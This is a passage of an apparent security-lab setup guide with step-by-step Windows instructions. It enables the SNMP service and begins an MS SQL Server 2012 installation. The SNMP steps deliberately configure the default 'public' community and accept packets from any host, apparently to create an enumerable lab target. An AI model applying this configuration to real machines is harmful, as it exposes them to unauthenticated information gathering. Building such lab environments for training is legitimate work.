
4. Click **Install** button in Confirm Installation Selections wizard




5. **Installation Progress** wizard appears wait until it complete the installation




6. Click **Close** button after installation is succeeded
7. **Restart** the machine to update the changes




8. After restarting the machine navigate to **Start → Administrative Tools → Services**




9. In Services window right-click **SNMP Service** and select **Properties** from the context menu




10. In **SNMP Service Properties** wizard click **Security** tab and click **Add** button under **Accepted community names** section



11. SNMP Service Configuration wizard appears, leave Community Rights as **READ ONLY**, and under **Community Name** section, type **public (lowercase only)** and click **Add** button



12. After adding Accepted community name details check **Accept SNMP packets from any host**, now click **Apply** and click **OK**




## CT#25: Install MS SQL Server 2012 on Host Machine

1. Insert the **MS SQL Server 2012** (Enterprise Edition) DVD into the **CD/DVD-ROM** drive
2. From the root folder of the disk, double-click **setup.exe** and wait for some time for the server to set up the process
3. SQL Server 2012 window appears and **setup processes** the current operation



4. After setting up the processes, **SQL Server Installation Center** window appears, displaying the **Planning** section




5. Click **Installation** link in the left pane of the window. The installation section appears, displaying a **list** of installation options in the right pane.
6. Click **New SQL Server stand-alone installation and add features to an existing installation** link and wait for sometime



7. Server 2012 window appears and **setup processes** the current operation




8. On completion of processing, **SQL Server 2012 Setup** window appears, displaying the **Setup Support Rules** section. Wait until the **Setup Support Rules** are installed, and then click **OK**.




9. In the SQL Server 2012 Setup **Product Key** section, by default, **Evaluation** edition of the SQL Server is selected

